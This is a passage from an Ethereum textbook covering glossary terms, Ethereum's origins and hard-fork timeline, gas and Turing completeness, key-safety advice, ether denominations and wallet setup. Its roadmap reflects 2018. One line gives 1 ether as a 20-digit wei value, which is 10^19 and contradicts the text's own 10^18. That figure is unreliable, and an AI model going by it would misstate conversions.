A decentralized (P2P) storage network, used along with Web3 and Whisper to build DApps.

Tangerine Whistle

A hard fork at block #2,463,000 to change the gas calculation for certain I/O-intensive operations and to clear the accumulated state from a denial of service attack, which exploited the low gas cost of those operations.

Testnet

Short for "test network", a network used to simulate the behavior of the main Ethereum network.

Transaction

Data committed to the Ethereum Blockchain signed by an originating account, targeting a specific address. The transaction contains metadata such as the gas limit for the transaction.

Truffle

One of the most commonly used Ethereum Development Frameworks, based on Node.js.

Turing complete

A system of data-manipulation rules (such as a computer's instruction set, a programming language, or a cellular automaton) is said to be "Turing complete" or "computationally universal" if it can be used to simulate any Turing machine. The concept is named after English mathematician and computer scientist Alan Turing.

Vitalik Buterin

Vitalik Buterin is a Russian–Canadian programmer and writer primarily known as the co-founder of Ethereum and as the co-founder of Bitcoin Magazine.

Vyper

A high-level programming language, similar to Serpent (q.v.), with Python-like syntax. Intended to get closer to a pure-functional language. Created by Vitalik Buterin.

Wallet

Software that holds secret keys (q.v.). Used to access and control Ethereum accounts and interact with Smart Contracts. Keys need not be stored in a wallet, and can instead be retrieved from an offline storage (e.g. a memory card or paper) for improved security. Despite the name, wallets never store the actual coins or tokens.

Web3

The third version of the web. First proposed by Gavin Wood, Web3 represents a new vision and focus for web applications: from centrally

owned and managed applications, to applications built on decentralized protocols.

Wei

The smallest denomination of ether. 10^{18} wei = 1 ether.

Whisper

A decentralized (P2P) messaging service. It is used along with Web3 and Swarm to build DApps.

Zero address

A special Ethereum address, composed entirely of zeros, that is specified as the destination address of a contract creation transaction (q.v.).

What is Ethereum?

Ethereum is often described as "the World Computer". But what does that mean? Let's start with a computer science-focused description, and then try to decipher that with a more practical analysis of Ethereum's capabilities and characteristics, while comparing it to Bitcoin and other decentralized information exchange platforms (or "blockchains" for short).

From a computer science perspective, Ethereum is a deterministic but practically unbounded state machine, consisting of a globally-accessible singleton state and a virtual machine that applies changes to that state.

From a more practical perspective, Ethereum is an open source, globally decentralized computing infrastructure that executes programs called *smart contracts*. It uses a blockchain to synchronize and store the system's *state* changes, along with a cryptocurrency called *ether* to meter and constrain execution resource costs.

The Ethereum platform enables developers to build powerful decentralized applications with built-in economic functions. While providing high availability, it also reduces or eliminates censorship, third party interface, and counterparty risk.

Compared to Bitcoin

Many people will come to Ethereum with some prior experience of cryptocurrencies, specifically Bitcoin. Ethereum shares many common elements with other open blockchains: a peer-to-peer network connecting participants, a Byzantine fault-tolerant consensus algorithm for synchronization of state updates (a proof-of-work blockchain), and a digital currency (ether).

Components of a blockchain

The components of an open, public, blockchain are (usually):

- A peer-to-peer network connecting participants and propagating transactions and blocks of verified transactions, based on a standardized "gossip" protocol.
- Messages, in the form of transactions, representing state transitions.
- A set of consensus rules, governing what constitutes a transaction and what makes for a valid state transition.

- A state machine that processes transactions according to the consensus rules.
- A chain of cryptographically secured blocks that acts as a journal of all the verified and accepted state transitions.
- A consensus algorithm that decentralizes control over the blockchain, by forcing participants to cooperate in the enforcement of the consensus rules.
- A game-theoretically sound incentivization scheme (e.g. proof-of-work costs plus block rewards) to economically secure the state machine in an open environment.
- One or more open source software implementations of the above ("clients").

All or most of these components are usually combined in a single software client. For example, in Bitcoin, the reference implementation is developed by the *Bitcoin Core* open source project, and implemented as the bitcoind client. In Ethereum, rather than a reference implementation, there is a *reference specification*, a mathematical description of the system in the [\[yellowpaper\]](#). There are a number of clients, which are built according to the reference specification.

In the past, we used the term "blockchain" to represent all of the components above, as a short-hand reference to the combination of technologies that encompass all of the characteristics described. Today, however, there is a huge variety of blockchains with different properties. We need qualifiers to help us understand the characteristics of the blockchain in question, such as *open, public, global, decentralized, neutral, and censorship-resistant*, to identify the important emergent characteristics of a "blockchain" system that these components allow.

Not all blockchains are created equal. When you are told that something is a blockchain, you have not received an answer; rather, you need to start asking a lot of questions to clarify what they mean when they use the word "blockchain". Start by asking for a description of the components above, then ask about whether this "blockchain" exhibits the characteristics of being *open, public, etc..*

Development of Ethereum

In many ways, both the purpose and construction of Ethereum are strikingly different from the open blockchains that preceded it, including Bitcoin.

Ethereum's purpose is not primarily to be a digital currency payment network. While the digital currency *ether* is both integral to and necessary for the operation of Ethereum, ether is intended as a *utility currency* to pay for use of the Ethereum platform as the "World Computer".

Unlike Bitcoin, which has a very limited scripting language, Ethereum is designed to be a general-purpose programmable blockchain that runs a *virtual machine* capable of executing code of arbitrary and unbounded complexity. Where Bitcoin's Script language is, intentionally, constrained to simple true/false evaluation of spending conditions, Ethereum's language is *Turing complete*, meaning that Ethereum can straightforwardly function as a general-purpose computer.

The Birth of Ethereum

All great innovations solve real problems, and Ethereum is no exception. Ethereum was conceived at a time when people recognized the power of the Bitcoin model, and were trying to move beyond cryptocurrency applications. But developers faced a conundrum: they either needed to build on top of Bitcoin or start a new blockchain. Building upon Bitcoin meant living within the intentional constraints of the network and trying to find workarounds. The limited set of transaction types, data types and sizes of data storage seemed to limit the sorts of applications that could run directly on Bitcoin; anything else needed additional off-chain layers, and that immediately negated many of the advantages of using a public blockchain. For projects that needed more freedom and flexibility while staying on-chain, a new blockchain was the only option. But that meant a lot of work: bootstrapping all the infrastructure elements, exhaustive testing, etc.

Towards the end of 2013, Vitalik Buterin, a young programmer and Bitcoin enthusiast, started thinking about further extending the capabilities of Bitcoin and Mastercoin (an overlay protocol that extended Bitcoin to offer rudimentary smart contracts). In October of 2013, Vitalik proposed a more generalized approach to the Mastercoin team, one that allowed flexible and scriptable (but not Turing complete) contracts to replace the specialized contract language of Mastercoin. While the Mastercoin team was impressed, this proposal was too radical a change to fit into their development roadmap.

In December 2013, Vitalik started sharing a white paper which outlined the idea behind Ethereum: a Turing-complete, general-purpose blockchain. A few dozen people saw this early draft and offered feedback, helping Vitalik evolve the proposal.

Both of the authors of this book received an early draft of the white paper and commented on it. Andreas M. Antonopoulos was intrigued by the idea and asked Vitalik many questions about the use of a separate blockchain to enforce consensus rules on smart contract execution and the implications of a Turing-complete language. Andreas continued to follow Ethereum's progress with great interest but was in the early stages of writing his book *Mastering Bitcoin*, and did not participate directly in Ethereum until much later. Gavin Wood, however, was one of the first people to reach out to Vitalik and offer to help with his C++ programming skills. Gavin became Ethereum's co-founder, co-designer and CTO.

As Vitalik recounts in his ["Ethereum Prehistory"](#) post:

This was the time when the Ethereum protocol was entirely my own creation. From here on, however, new participants started to join the fold. By far the most prominent on the protocol side was Gavin Wood.

...

Gavin can also be largely credited for the subtle change in vision from viewing Ethereum as a platform for building programmable money, with blockchain-based contracts that can hold digital assets and transfer them according to pre-set rules, to a general-purpose computing platform. This started with subtle changes in emphasis and terminology, and later this influence became stronger with the increasing emphasis on the "Web 3" ensemble, which saw Ethereum as being one piece of a suite of decentralized technologies, the other two being Whisper and Swarm.

Starting in December 2013, Vitalik and Gavin refined and evolved the idea, together building the protocol layer that became Ethereum.

Ethereum's founders were thinking about a blockchain without a specific purpose, that could support a broad variety of applications by being *programmed*. The idea was that by using a general-purpose blockchain like Ethereum, a developer could program their particular application without having to implement the underlying mechanisms of peer-to-peer networks, blockchains, consensus algorithms, etc. The Ethereum platform was designed to abstract these details and provide a deterministic and secure programming environment for decentralized blockchain applications.

Much like Satoshi, Vitalik and Gavin didn't just invent a new technology, they combined new inventions with existing technologies in a novel way and delivered the prototype code to prove their ideas to the world.

The founders worked for years, building and refining the vision. And on July 30th 2015, the first Ethereum block was mined. The world's computer started serving the world...

Vitalik Buterin's article "A Prehistory of Ethereum" was published in September 2017 and provides a fascinating first-person view of Ethereum's earliest moments.

You can read it at <https://vitalik.ca/general/2017/09/14/prehistory.html>

Ethereum's four stages of development

The birth of Ethereum was the launch of the first stage, named "Frontier". Ethereum's development is planned over four distinct stages, with major changes occurring at each stage. A stage may include sub-releases, known as "hard forks", that change functionality in a way that is not backwards compatible.

The four main development stages are codenamed Frontier, Homestead, Metropolis and Serenity. The intermediate hard forks that have occurred to date are codenamed "Ice Age", "DAO", "Tangerine Whistle", "Spurious Dragon", "Byzantium", and "Constantinople". Both are shown on the following timeline, which is "dated" by block number:

Past transitions

Block #0

"Frontier" - The initial stage of Ethereum, lasted from July 30th 2015 to March 2016.

Block #200,000

"Ice Age" - A hard fork to introduce an exponential difficulty increase, to motivate a transition to Proof-of-Stake when ready.

Block #1,150,000

"Homestead" - The second stage of Ethereum, launched in March 2016.

Block #1,192,000

"DAO" - The hard fork that reimbursed victims of the hacked DAO contract and caused Ethereum and Ethereum Classic to split into two competing systems.

Block #2,463,000

"Tangerine Whistle" - A hard fork to change the gas calculation for certain I/O-heavy operations and to clear the accumulated state from a denial of service attack, which exploited the low gas cost of those operations.

Block #2,675,000

"Spurious Dragon" - A hard fork to address more denial of service attack vectors, and another state clearing. Also, a replay attack protection mechanism.

Current state

We are currently in the *Metropolis* stage, which was planned as two sub-release hard forks (see [hard fork](#)) codenamed *Byzantium* and *Constantinople*. *Byzantium* went into effect in October 2017 and *Constantinople* is anticipated by mid-2018.

Block #4,370,000

"Metropolis Byzantium" - Metropolis is the third stage of Ethereum, current at the time of writing this book, launched in October 2017. *Byzantium* is the first of two hard forks for Metropolis.

Future plans

After Metropolis' *Byzantium* hard fork, there is one more hard fork planned for Metropolis. Metropolis will be followed by the final stage of Ethereum's deployment, codenamed *Serenity*.

Constantinople

- The second part of the Metropolis stage, planned for mid-2018. Expected to include a switch to hybrid Proof-of-Work/Proof-of-Stake consensus algorithm, among other changes.

Serenity

The fourth and final stage of Ethereum. Serenity does not yet have a planned release date.

Ethereum: A general-purpose blockchain

The original blockchain, namely Bitcoin's blockchain, tracks the state of units of bitcoin and their ownership. You can think of Bitcoin as a distributed consensus *state machine*, where transactions cause a global *state transition*, altering the ownership of coins. The state transitions are constrained by the rules of consensus, allowing all participants to (eventually) converge on a common (consensus) state of the system, after several blocks are mined.

Ethereum is also a distributed state machine. But instead of tracking only the state of currency ownership, Ethereum tracks the state transitions of a general-purpose data store. By "general-purpose data store" we mean a store that can

hold any data expressible as a *key-value tuple*. A key-value data store holds arbitrary values, each referenced by some key; for example, the value "Mastering Ethereum" referenced by the key "Book Title". In some ways, this serves the same purpose as the data storage model of *Random Access Memory (RAM)* used by most general-purpose computers. Ethereum has *memory* that stores both code and data and it uses the Ethereum blockchain to track how this memory changes over time. Like a general-purpose stored-program computer, Ethereum can load code into its state machine and *run* that code, storing the resulting state changes in its blockchain. Two of the critical differences from most general-purpose computers are that Ethereum state changes are governed by the rules of consensus and the state is distributed globally. Ethereum answers the question: "What if we could track any arbitrary state and program the state machine to create a world-wide computer operating under consensus?"

Ethereum's components

In Ethereum, the components of a blockchain system described in [Components of a blockchain](#) are, more specifically:

P2P Network

Ethereum runs on the *Ethereum Main Network*, which is addressable on TCP port 30303, and runs a protocol called *DevP2p*.

Consensus rules

Ethereum's consensus rules are defined in the reference specification, the [\[yellowpaper\]](#).

Transactions

Ethereum transactions (see [\[transactions\]](#)) are network messages that include (among other things) a sender, recipient, value and data payload.

State Machine

Ethereum state transitions are processed by the *Ethereum Virtual Machine (EVM)*, a stack-based virtual machine that executes *bytecode* (machine-language instructions). EVM programs, called "smart contracts", are written in high-level languages (e.g. Solidity) and compiled to bytecode for execution on the EVM.

Data Structures

Ethereum's state is stored locally on each node as a *database* (usually Google's LevelDB), which contains the transactions and system state in a serialized hashed data structure called a *Merkle Patricia Tree*.

Consensus Algorithm

Ethereum uses Nakamoto Consensus, i.e. Bitcoin's consensus model, which uses sequential single-signature blocks, weighted in importance by Proof-of-Work to determine the longest chain and therefore the current state. However, there are plans to move to a Proof-of-Stake weighted voting system, codenamed *Casper*, in the near future.

Economic Security

Ethereum currently uses a Proof-of-Work algorithm called *Ethash*, but this will eventually be dropped with the move to Proof-of-Stake at some point in the future.

Clients

Ethereum has several interoperable implementations of the client software, the most prominent of which are *Go-Ethereum* (*Geth*) and *Parity*.

Further references

The Ethereum Yellow Paper: <https://ethereum.github.io/yellowpaper/paper.pdf>

The "Beige Paper": a rewrite of the "Yellow Paper" for a broader audience in less formal language: <https://github.com/chronaeon/beigepaper>

EVp2p network

protocol: <https://github.com/ethereum/wiki/wiki/%C3%90%C3%A9Vp2p-Wire-Protocol>

Ethereum Virtual Machine - a list of

resources: [https://github.com/ethereum/wiki/wiki/Ethereum-Virtual-Machine-\(EVM\)-Awesome-List](https://github.com/ethereum/wiki/wiki/Ethereum-Virtual-Machine-(EVM)-Awesome-List)

LevelDB Database (used most often to store the local copy of the blockchain): <http://leveldb.org>

Merkle Patricia Trees: <https://github.com/ethereum/wiki/wiki/Patricia-Tree>

Ethash Proof-of-Work: <https://github.com/ethereum/wiki/wiki/Ethash>

Casper Proof-of-Stake v1 Implementation

Guide: <https://github.com/ethereum/research/wiki/Casper-Version-1-Implementation-Guide>

Go-Ethereum (Geth) Client: <https://geth.ethereum.org/>

Parity Ethereum Client: <https://parity.io/>

Ethereum and Turing completeness

As soon as you start reading about Ethereum, you will immediately hear the term "Turing complete". Ethereum, they say, unlike Bitcoin, is "Turing complete". What exactly does that mean?

The term refers to English mathematician Alan Turing, who is considered the father of computer science. In 1936 he created a mathematical model of a computer consisting of a state machine that manipulates symbols by reading and writing them on sequential memory (resembling an infinite-length paper tape). With this construct, Turing went on to provide a mathematical foundation to answer (in the negative) questions about *universal computability*, meaning whether all problems are solvable. He proved that there are classes of problems that are uncomputable. Specifically, he proved that the *Halting Problem*(whether it is possible, given an arbitrary program and its input, to determine whether the program will eventually stop running) is not solvable.

Alan Turing further defined a system to be *Turing complete* if it can be used to simulate any Turing Machine. Such a system is called a *Universal Turing Machine (UTM)*.

Ethereum's ability to execute a stored program, in a state machine called the Ethereum Virtual Machine, while reading and writing data to memory makes it a Turing-complete system and therefore a Universal Turing Machine. Ethereum can compute any algorithm that can be computed by any Turing Machine, given the limitations of finite memory.

Ethereum's groundbreaking innovation is to combine the general-purpose computing architecture of a stored-program computer with a decentralized blockchain, thereby creating a distributed single-state (singleton) world computer. Ethereum programs run "everywhere", yet produce a common state that is secured by the rules of consensus.

Turing completeness as a "feature"

Hearing that Ethereum is Turing complete, you might arrive at the conclusion that this is a *feature* that is somehow lacking in a system that is Turing Incomplete. Rather, it is the opposite. Turing completeness is very easy to achieve; in fact, the simplest Turing complete state machine known (Rogozhin, 1996) has 4 states and uses 6 symbols, with a state definition that is only 22 instructions long. Indeed, sometimes systems are found to be "Accidentally Turing complete". A fun reference of such systems can be found here: http://beza1e1.tuxen.de/articles/accidentally_turing_complete.html

However, Turing completeness is very dangerous, particularly in open access systems, like public blockchains, because of the Halting Problem we touched on earlier. For example, modern printers are Turing complete and can be given files to print that send them into a frozen state. The fact that Ethereum is Turing complete means that any program of any complexity can be computed in Ethereum. But that flexibility brings some thorny security and resource management problems. An unresponsive printer can be turned off and turned back on again. That is not possible with a public blockchain.

Implications of Turing completeness

Turing proved that you cannot predict whether a program will terminate by simulating it on a computer. In simple terms, we cannot predict the path of a program without running it. Turing complete systems can run in "infinite loops", a term used (in oversimplification) to describe a program that does not terminate. It is trivial to create a program that runs a loop that never ends. But unintended never-ending loops can arise without warning, due to complex interactions between the starting conditions and the code. In Ethereum, this poses a challenge: every participating node (client), must validate every transaction, running any smart contracts it calls. But as Turing proved, Ethereum can't predict if a smart contract will terminate, or how long it will run, without actually running it (possibly running forever). Whether by accident, or on purpose, a smart contract can be created such that it runs forever when a node attempts to validate it. This is effectively a denial of service attack. Of course, between a program that takes a millisecond to validate and one that runs forever there is an infinite range of nasty, resource hogging, memory-bloating, CPU-overheating programs that simply waste resources. In a world computer, a program that abuses resources gets to abuse the world's resources. How does Ethereum constrain the resources used by a smart contract if it cannot predict resource use in advance?

To answer this challenge, Ethereum introduces a metering mechanism called *gas*. As the EVM executes a smart contract, it carefully accounts for every instruction (computation, data access, etc.). Each instruction has a pre-determined cost in units of gas. When a transaction triggers the execution of a smart contract, it must include an amount of gas that sets the upper limit of computation that can be consumed running the smart contract. The EVM will terminate execution if the amount of gas consumed by computation exceeds the gas available in the transaction. Gas is the mechanism Ethereum uses to allow Turing-complete computation while limiting the resources that any program can consume.

The next question is, 'how does one get gas to pay for computation on the Ethereum world computer?' You won't find gas on any exchanges. It can only be

purchased as part of a transaction, and can only be bought with Ether. Ether needs to be sent along with a transaction and it needs to be explicitly earmarked for the purchase of gas, along with an acceptable gas price. Just like at the pump, the price of gas is not fixed. Gas is purchased for the transaction, the computation is executed, and any unused gas is refunded back to the sender of transaction.

Note that is in direct contrast to Bitcoin, where any series of available scripting functions (and there are not many) can be included in a transaction, as long as the size of the transaction, in bytes, fits the restrictions in place at the time of the transaction. This means that Bitcoin is vulnerable to attack from 'execution bomb' transactions, such as the infamous "three minute tx".

In 2015 an attacker exploited an EVM instruction that cost far less gas than it should have. This allowed the attacker to create transactions that use a lot of memory and take several minutes to validate. To fix this attack, Ethereum had to change its gas accounting formula for certain instructions in a backwards incompatible (hard fork) change. Even with this change, however, Ethereum clients have to skip validating these transactions or waste weeks trying to validate them.

From general-purpose blockchains to Decentralized Applications (DApps)

Ethereum started as a way to make a general-purpose blockchain that could be programmed for a variety of uses. But very quickly, Ethereum's vision expanded to become a platform for programming *Decentralized Applications (DApps)*. DApps represent a broader perspective than "smart contracts". A DApp is, at the very least, a smart contract and a web user-interface. More broadly, a DApp is a web application that is built on top of open, decentralized, peer-to-peer infrastructure services.

A DApp is composed of at least:

- Smart contracts on a blockchain.
- A web front-end user-interface.

In addition, many DApps include other decentralized components, such as:

- A decentralized (P2P) storage protocol and platform.
- A decentralized (P2P) messaging protocol and platform.

Tip

You may see DApps spelled as ÐApps. The Ð character is the Latin character called "ETH", alluding to Ethereum. To display this character, use the Unicode codepoint 0xD0, or if necessary the HTML character entity eth (or decimal entity #208).

The Third Age of the Internet

In 2004, the term "Web 2.0" came to prominence, describing an evolution of the web towards user-generated content, responsive interfaces and interactivity. Web 2.0 is not a technical specification, but rather a term describing the new focus of web applications.

The concept of DApps is meant to take the World Wide Web to its next natural evolutionary stage, introducing decentralization with peer-to-peer protocols into every aspect of a web application. The term used to describe this evolution is *Web3*, meaning the third "version" of the web. First proposed by Gavin Wood, *web3* represents a new vision and focus for web applications: from centrally owned and managed applications, to applications built on decentralized protocols.

In later chapters we'll explore the Ethereum web3.js JavaScript library, which bridges JavaScript applications that run in your browser with the Ethereum blockchain. The web3.js library also includes an interface to a P2P storage network called *Swarm* and a P2P messaging service called *Whisper*. With these three components included in a JavaScript library running in your web browser, developers have a full application development suite that allows them to build web3 DApps:




Figure 1. Web3: A suite of decentralized application components for the next evolution of the web

Ethereum's development culture

So far we've talked about how Ethereum's goals and technology differ from other blockchains that preceded it, like Bitcoin. Ethereum also has a very different development culture.

In Bitcoin, development is guided by very conservative principles: all changes are carefully studied to ensure that none of the existing systems are disrupted. For the most part, changes are only implemented if they are backwards compatible. Existing clients are allowed to "opt-in", but will continue to operate if they decide not to upgrade.

In Ethereum, by comparison, the development culture is focused on the future rather than the past. The (not entirely serious) mantra is "move fast and break things". If a change is needed, it is implemented, even if that means invalidating prior assumptions, breaking compatibility, or forcing clients to update. Ethereum's development culture is characterized by rapid innovation, rapid evolution and a willingness to deploy forward-looking improvements, even if this is at the expense of some backwards compatibility.

What this means to you as a developer, is that you must remain flexible and be prepared to rebuild your infrastructure as some of the underlying assumptions change. One of the big challenges facing developers in Ethereum is the inherent contradiction between deploying code to an immutable system and a development platform that is still evolving. You can't simply "upgrade" your smart contracts. You must be prepared to deploy new ones, migrate users, apps and funds, and start over.

Ironically, this also means that the goal of building systems with more autonomy and less centralized control is still not fully realized. Autonomy and decentralization requires a bit more stability in the platform than you're likely to get in Ethereum in the next few years. In order to "evolve" the platform, you have to be ready to scrap and restart your smart contracts, which means you have to retain a certain degree of control over them.

But, on the positive side, Ethereum is moving forward very fast. There's very little opportunity for "bike-shedding" - an expression that means holding up development by arguing over minor details such as how to build the bicycle shed at the back of a nuclear power station. If you start bike-shedding, you might suddenly discover the rest of the development team changed the plan, and ditched bicycles in favor of autonomous hovercrafts.

Eventually, the development of the Ethereum platform will slow down and its interfaces will become fixed. But in the meantime, innovation is the driving principle. You'd better keep up, because no one will slow down for you.

Why learn Ethereum?

Blockchains have a very steep learning curve, as they combine multiple disciplines into one domain: programming, information security, cryptography, economics, distributed systems, peer-to-peer networks etc. Ethereum makes this learning curve a lot less steep, so you can get started very quickly. But just below the surface of a deceptively simple environment lies a lot more. As you learn and start looking deeper, there's always another layer of complexity and wonder.

Ethereum is a great platform for learning about blockchains and it's building a massive community of developers, faster than any other blockchain platform. More than any other blockchain, Ethereum is a *developer's blockchain*, built by developers for developers. A developer familiar with JavaScript applications can drop into Ethereum and start producing working code very quickly. For the first few years of Ethereum, it was common to see T-shirts announcing that you can create a token in just five lines of code. Of course, this is a double-edged sword. It's easy to write code, but it's very hard to write *good* and *secure* code.

What this book will teach you?

This book dives into Ethereum and examines every component. You will start with a simple transaction, dissect how it works, build a simple contract, make it better and follow its journey through the Ethereum system.

You will learn how Ethereum works, but also why it is designed the way it is. You will be able to understand how each of the pieces works, and how they fit together and why.

Ethereum Basics

Control and responsibility

Open blockchains like Ethereum are important because they operate as a *decentralized* system. That means lots of things, but one crucial aspect is that each user of Ethereum can—and should—control their own private keys, which are the things that control access to funds and smart contracts. We sometimes call the combination of access to funds and smart contracts an "account" or "wallet". These terms can get quite complex in their functionality, so we will go into this in more detail later. As a fundamental principle, however, it is as easy as one private key equals one "account". Some users choose to give up control over their private keys by using a third party custodian, such as an online exchange. In this book, we will teach you how to take control and manage your own private keys.

With control comes a big responsibility. If you lose your private keys, you lose access to funds and contracts. No one can help you regain access—your funds will be locked forever. Here are a few tips to help you manage this responsibility:

- Do not improvise security. Use tried-and-tested standard approaches.
- The more important the account (e.g. the higher the value of the funds controlled, or the more significant the smart contracts accessible), the higher security measures should be taken.
- The highest security is gained from an air-gapped device, but this level is not required for every account.
- Never store your private key in plain form, especially digitally. Fortunately, most user interfaces today won't even let you see the raw private key.
- Private keys can be stored in an encrypted form, as a digital "keystore" file. Being encrypted, they need a password to unlock. When you are prompted to choose a password, make it strong (i.e. long and random), back it up and don't share it. If you don't have a password manager, write it down and store it in a safe and secret place. To access your account, you need both the "keystore" file and the password.
- Do not store any passwords in digital documents, digital photos, screenshots, online drives, encrypted PDFs, etc. Again, do not improvise security. Use a password manager or pen and paper.

- When you are prompted to back up a key as a mnemonic word sequence, use pen and paper to make a physical backup. Do not leave that task for "later"; you will forget. These can be used to rebuild your private key in case you lose all data saved on your system, or if you forget or lose your password. However, they can also be used by attackers to get your private keys, so never store them digitally, and keep the physical copy stored securely in a locked drawer or safe.
- Before transferring any large amounts (especially to new addresses), first do a small test transaction (e.g. less than \$1 value) and wait for confirmation of receipt.
- When you create a new account, start by sending only a small test transaction to the new address. Once you receive the test transaction, try sending back again from that account. There are lots of reasons account creation can go wrong, and if it has gone wrong, it is better to find out with a small loss. If the tests work, all is well.
- Public block explorers are an easy way to independently see whether a transaction has been accepted by the network. However, this convenience has a negative impact on your privacy, because you reveal your addresses to block explorers, which can track you.
- Do not send money to any of the addresses shown in this book. The private keys are listed in the book and someone will immediately take that money.

Ether currency units

Ethereum's currency unit is called *ether*, identified also as "ETH" or with the symbolsΞ (from the Greek letter "Xi" that looks like a stylized capital E) or, less often, ♦, for example, 1 ether, or 1 ETH, orΞ1, or♦1.

| | |
|-----|---|
| Tip | Use Unicode character U+039E forΞand U+2666 for♦. |
|-----|---|

Ether is subdivided into smaller units, down to the smallest unit possible, which is named *wei*. One *ether* is 1 quintillion *wei* (1×10^{18} or 1,000,000,000,000,000,000). You may hear people refer to the currency "Ethereum" too, but this is a common beginner's mistake. Ethereum is the system, ether is the currency.

The value of ether is always represented internally in Ethereum as an unsigned integer value denominated in *wei*. When you transact 1 ether, the transaction encodes 10000000000000000000 wei as the value.

Ether's various denominations have both a *scientific name* using the International System of units (*SI*), and a colloquial name that pays homage to many of the great minds of computing and cryptography.

Table [Ether Denominations and Unit Names](#) shows the various units, their colloquial (common) name, and their SI name. In keeping with the internal representation of value, the table shows all denominations in wei (first row), with ether shown as 10^{18} wei in the 7th row:

Table 1. Ether Denominations and Unit Names

| Value (in wei) | Exponent | Common Name | SI Name |
|-----------------------------------|-----------|-------------|-----------------------|
| 1 | 1 | wei | wei |
| 1,000 | 10^3 | babbage | kilowei or femtoether |
| 1,000,000 | 10^6 | lovelace | megawei or picoether |
| 1,000,000,000 | 10^9 | shannon | gigawei or nanoether |
| 1,000,000,000,000 | 10^{12} | szabo | microether or micro |
| 1,000,000,000,000,000 | 10^{15} | finney | milliether or milli |
| $1,000,000,000,000,000,000$ | 10^{18} | ether | ether |
| 1,000,000,000,000,000,000,000 | 10^{21} | grand | kiloether |
| 1,000,000,000,000,000,000,000,000 | 10^{24} | | megaether |

Choosing an Ethereum wallet

The term "wallet" has come to mean many things, although they are all related and on a day-to-day basis they are pretty much the same thing. We will use the term "wallet" to mean a software application that helps you manage your Ethereum account. In short, an Ethereum wallet is your gateway to the Ethereum system. It holds your keys and can create and broadcast transactions on your behalf. Choosing an Ethereum wallet can be difficult because there are many different options with different features and designs. Some are more suitable for beginners and some are more suitable for experts. Even if you choose one that

you like now, you might decide to switch to a different wallet later on. The Ethereum platform itself is still being improved and the "best" wallets are often the ones that adapt to the changes that come with the platform upgrades.

But don't worry! If you choose a wallet and don't like how it works, you can change wallets quite easily. All you have to do is make a transaction that sends your funds from the old wallet to the new wallet, or move the keys by exporting and importing your private keys.

To get started, we will choose three different types of wallets to use as examples throughout the book: a mobile wallet, a desktop wallet, and a web-based wallet. We've chosen these three wallets because they represent a broad range of complexity and features. However, the selection of these wallets is not an endorsement of their quality or security. They are simply a good starting place for demonstrations and testing.

Remember that for a wallet application to work, it must have access to your private keys, so it is vital that you only download and use wallet applications from sources you trust. Fortunately, in general, the more popular a wallet application is, the more trustworthy it is likely to be. Nevertheless, it is good practice to avoid "putting all your eggs in one basket" and have your Ethereum accounts spread across a couple of wallets.

Starter wallets:

MetaMask

MetaMask is a browser extension wallet that runs in your browser (Chrome, Firefox, Opera or Brave Browser). It is easy to use and convenient for testing, as it is able to connect to a variety of Ethereum nodes and test blockchains (see [\[testnets\]](#)). MetaMask is a web-based wallet.

Jaxx

Jaxx is a multi-platform and multi-currency wallet that runs on a variety of operating systems including Android, iOS, Windows, Mac, and Linux. It is often a good choice for new users as it is designed for simplicity and ease of use. Jaxx is either a mobile or desktop wallet, depending on where you install it.

MyEtherWallet (MEW)

MyEtherWallet is a web-based wallet that runs in any browser. It has multiple sophisticated features we will explore in many of our examples. MyEtherWallet is a web-based wallet.

Emerald Wallet

Emerald Wallet is designed to work with Ethereum Classic blockchain, but compatible with other Ethereum-based blockchains. It's an open source desktop application, and works under Windows, Mac and Linux. Emerald wallet can run a full node or connect to a public remote node, working in a "light" mode. It also has a companion tool to do all operations from command line.

We'll start by installing MetaMask on our desktop.

Installing MetaMask

Open the Google Chrome browser and navigate to:

<https://chrome.google.com/webstore/category/extensions>

Search for "MetaMask" and click on the logo of a fox. You should see the extension's detail page like this:




Figure 1. The detail page of the MetaMask Chrome Extension

It's important to verify that you are downloading the real MetaMask extension, as sometimes people are able to sneak malicious extensions past Google's filters. The real one:

- Shows the ID nkbihfbeogaeaoehlefknkodbefgpgknn in the address bar
- Is offered by <https://metamask.io>
- Has more than 800 reviews
- Has more than 1,000,000 users

Once you confirm you are looking at the correct extension, click "Add to Chrome" to install it.

Using MetaMask for the first time

Once MetaMask is installed you should see a new icon (head of a fox) in your browser's toolbar. Click on it to get started. You will be asked to accept the

terms and conditions and then to create your new Ethereum wallet by entering a password:

